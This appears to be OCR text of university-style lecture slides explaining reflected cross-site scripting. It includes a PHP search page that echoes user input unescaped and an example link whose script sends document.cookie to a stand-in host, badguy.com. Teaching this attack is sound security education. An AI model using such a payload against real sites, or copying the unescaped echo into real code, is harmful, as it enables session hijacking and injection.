
4 echo user input

Server Patsy/Victim

5

execute script
embedded in input
as though server
meant us to run it

Cross-Site Scripting (XSS)



Attack Server

1 visit web site

2 receive malicious page

Victim client

3 click on link

4 echo user input


5

6 perform attacker action

Server Patsy/Victim

execute script
embedded in input
as though server
meant us to run it

Cross-Site Scripting (XSS)



Attack Server

And/Or:

1 visit web site

2 receive malicious page

7 send valuable data

Victim client

3 click on link


4 echo user input

Server Patsy/Victim

5

execute script
embedded in input
as though server
meant us to run it

Cross-Site Scripting (XSS)



Attack Server

1 visit web site

2 receive malicious page

7 send valuable data

Victim client

3 click on link

4 echo user input

5

execute script embedded in input *as though server meant us to run it*

6 perform attacker action

Server Patsy/Victim

(“Reflected” XSS attacks)

The Setup

- User input is echoed into HTML response.

- *Example*: search field
  - **http://victim.com/search.php?term=`apple`**
  - search.php responds with:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

- How can an attacker exploit this?

Injection Via Bad Input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php?term=
   <script> window.open(
          "http://badguy.com?cookie = " +
          document.cookie )  </script>
```

What if user clicks on this link?

1) Browser goes to `victim.com/search.php`
2) `victim.com` returns

   `<HTML> Results for <script> … </script> …`

3) Browser executes script *in same origin* as `victim.com`

   Sends `badguy.com` cookie for `victim.com`

   Or any other **arbitrary execution / rewrite `victim.com` page**